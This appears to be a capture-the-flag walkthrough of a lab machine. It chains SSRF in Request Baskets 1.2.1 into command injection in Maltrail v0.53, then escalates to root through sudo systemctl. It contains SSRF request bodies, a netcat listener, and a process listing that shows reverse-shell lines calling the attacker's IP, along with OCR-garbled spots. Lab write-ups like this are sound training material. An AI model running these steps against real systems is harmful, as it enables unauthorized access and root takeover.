


Nmap Scan:

```
Sau cat nmapscan
# Nmap 7.93 scan initiated Sat Jul 8 20:08:47 2023 as: nmap -sCV -A -p22,55555 -oN nmapscan -PN 10.10.11.224
Nmap scan report for 10.10.11.224
Host is up (0.275 latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   3072 aa8867d7133d083a8ace9dc4ddf3e1ed (RSA)
|_   256 ec2eb105872a0c7db149876495dc8a21 (ECDSA)
|_   256 b30c47fba2f2122cce0b58820e504336 (ED25519)
55555/tcp  open  unknown
|_ fingerprint-strings:
|_   FourOhFourRequest:
|_     HTTP/1.0 400 Bad Request
|_     Content-Type: text/plain; charset=utf-8 external machine
|_     X-Content-Type-Options: nosniff
|_     Date: Sat, 08 Jul 2023 19:09:35 GMT
|_     Content-Length: 75
|_     invalid basket name; the name does not match pattern: "[wd\_\\.]{1,250}$
|_   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|_     HTTP/1.1 400 Bad Request
|_     Content-Type: text/plain; charset=utf-8
|_     Connection: close
|_     Request
|_   GetRequest:
|_     HTTP/1.0 302 Found
|_     Content-Type: text/html; charset=utf-8
|_     Location: /web
|_     Date: Sat, 08 Jul 2023 19:08:55 GMT
|_     Content-Length: 27
|_     href="/web">Found</a>.
|_   HTTPOptions:
|_     HTTP/1.0 200 OK
|_     Allow: GET, OPTIONS
|_     Date: Sat, 08 Jul 2023 19:08:59 GMT
|_     Content-Length: 0
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port55555-TCP:V=7.93K=73D=7/8KTime=64A9B447XP=x86_64-pc-linux-gnuKr(Ge
SF-Request,A2,"HTTP/1.0\x20Found\x20Found\r\nContent-Type:\x20text/html;\x
SF-208;charset=utf-8\r\nContent-Length:\x20705Sat,\x2008Jul\x2019\x2023
SF-023\x2019:08:55)\x20GMT\r\nContent-Length:\x2027\r\n\r\nca\x20href=\"/we
SF-b\>Found</a>.\n\n")&R(GenericLines,67,"HTTP/1.1)\x20400\x20Bad\x20Requ
SF-uest\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\n\r\nConnection:\x2
SF-0close\r\n\r\n400\x20Bad\x20Request")&R(HTTPOptions,60,"HTTP/1.0\x2020
SF-0\x20OK\r\nAllow:\x20GET,\x20OPTIONS\r\nContent-Length:\x20205Sat,\x2008\x20Jul\x202
SF-023\x2019:08:59)\x20GMT\r\nContent-Length:\x200\r\n\r\n")&R(RTSPRequest,
```

Going over to port 55555 shows this




It is running an instance of Request Baskets and the version is 1.2.1

Searching for exploit leads [here](#)

Let us try it out

First I'll make the api request to call my host via the SSRF



```
{
  "forward_url": "http://10.10.15.124:80/omo",
  "proxy_response": false,
  "insecure_tls": false,
  "expand_path": true,
  "capacity": 250
}
```

I set a netcat listener on port 80 and we can trigger the SSRF via visiting /omo

```
→ Sau nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.15.124] from (UNKNOWN) [10.129.31.223] 36676
GET /omo HTTP/1.1
Host: 10.10.15.124:80
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Dnt: 1
Upgrade-Insecure-Requests: 1
X-Do-Not-Forward: 1
```

SSRF is confirmed now I'll do the same but for localhost


The screenshot shows the Burp Suite Professional interface. The 'Repeater' tab is active, displaying a POST request to `/api/baskets/check` with a target of `http://10.129.31.223:55555`. The request body is a JSON object: `{ "forward_url": "http://127.0.0.1:80/", "proxy_response": true, "insecure_tls": false, "expand_path": true, "capacity": 250 }`. The response is a JSON object: `{ "token": "KwBw3Mf1XNlrwG0aJRjIjkgZ5y0fZQ0FkzTBxrfXlpf" }`. The 'Inspector' tab on the right shows the request and response details.

```
{
  "forward_url": "http://127.0.0.1:80/",
  "proxy_response": true,
```

```
"insecure_tls": false,  
"expand_path": true,  
"capacity": 250  
}
```

Notice that proxy response is set to true in order of viewing the result rather than a blank page

Accessing /check shows this



Hmm it says Maltrail (v0.53) that means that the service is running locally on port 80

Searching for exploits leads [here](#)

So it's command injection

Here's how I exploited it

The screenshot shows the Burp Suite Professional interface. The 'Repeater' tab is active, displaying a single request and response. The request is a POST to `/api/baskets/powned` with a JSON body. The response is a 201 Created status with a JSON body containing a token.

Request:

```
1 POST /api/baskets/powned HTTP/1.1
2 Host: 10.129.31.223:5555
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 147
12
13 {
14   "forward_url": "http://127.0.0.1:80/login",
15   "proxy_response": true,
16   "insecure_tls": false,
17   "expand_path": true,
18   "capacity": 250
19 }
```



Response:

```
1 HTTP/1.1 201 Created
2 Content-Type: application/json; charset=UTF-8
3 Date: Sat, 08 Jul 2023 19:48:38 GMT
4 Content-Length: 56
5 Connection: close
6
7 {
8   "token": "Qxb57pFdemcJRYkbq1jP2Q8e5kR0u4sCERKAT91Ehey"
9 }
```


The Inspector panel on the right shows the request and response details. The request body is expanded, showing the JSON payload. The response body is also expanded, showing the JSON payload with the token.

```
{
  "forward_url": "http://127.0.0.1:80/login",
  "proxy_response": true,
  "insecure_tls": false,
  "expand_path": true,
  "capacity": 250
}
```

And now I can get rce



Checking for sudo permission shows this



I searched for it on [gtfobins](#) and found a way to spawn shell from `systemctl`

We can get shell via this

```
puma@sau:~$ sudo /usr/bin/systemctl status trail.service
● trail.service - Maltrail. Server of malicious traffic detection system
   Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset: disabled)
   Active: active (running) since Fri 2023-07-07 09:15:43 UTC; 1 day 10h ago
     Docs: https://github.com/stamparm/maltrail#readme
           https://github.com/stamparm/maltrail/wiki
  Main PID: 868 (python3)
    Tasks: 18 (limit: 4662)
   Memory: 28.4M
    CGroup: /system.slice/trail.service
           └─ 868 /usr/bin/python3 server.py
           └─ 3710 /bin/sh -c logger -p auth.info -t "maltrail[868]" "Failed p
           └─ 3711 /bin/sh -c logger -p auth.info -t "maltrail[868]" "Failed p
           └─ 3713 bash
           └─ 3714 bash -c bash -i >6 /dev/tcp/10.10.16.3/1337 0>61
           └─ 3715 bash -c bash -i >6 /dev/tcp/10.10.16.3/1337 0>61
           └─ 3718 /bin/sh -c logger -p auth.info -t "maltrail[868]" "Failed p
           └─ 3719 /bin/sh -c logger -p auth.info -t "maltrail[868]" "Failed p
           └─ 3721 bash
           └─ 3722 bash -c bash -i >6 /dev/tcp/10.10.15.124/1337 0>61
           └─ 3723 bash -i
           └─ 3733 python3 -c import pty; pty.spawn('/bin/bash')
           └─ 3734 /bin/bash
           └─ 3761 sudo /usr/bin/systemctl status trail.service

!sh
```

```
!sh
# cd /root
# ls -al
total 40
drwx----- 6 root root 4096 Jul  7 09:16 .
drwxr-xr-x 20 root root 4096 Jun 19 09:41 ..
lrwxrwxrwx 1 root root   9 Apr 15 09:35 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Dec  5 2019 .bashrc
drwx----- 3 root root 4096 Jun 19 09:41 .cache
lrwxrwxrwx 1 root root   9 Apr 15 09:35 .lessht -> /dev/null
drwxr-xr-x 3 root root 4096 Jun  8 11:03 .local
-rw-r--r-- 1 root root 161 Dec  5 2019 .profile
drwx----- 2 root root 4096 Apr 14 17:38 .ssh
-rw-r--r-- 1 root root   39 Jun  8 11:05 .vimrc
lrwxrwxrwx 1 root root   9 Apr 15 09:35 .wget-hsts -> /dev/null
drwxr-xr-x 4 root root 4096 Jun 19 09:41 go
-rw-r----- 1 root root   33 Jul  7 09:16 root.txt
# cat root.txt
73c833b6e851871420c90c5b79d984e5
#
```

What I have learnt:

- Exploiting SSRF to access internal service
- Exploiting Command Injection
- Taking advantage of sudo being used on systemctl

#ssrf

#command_injection

#sudo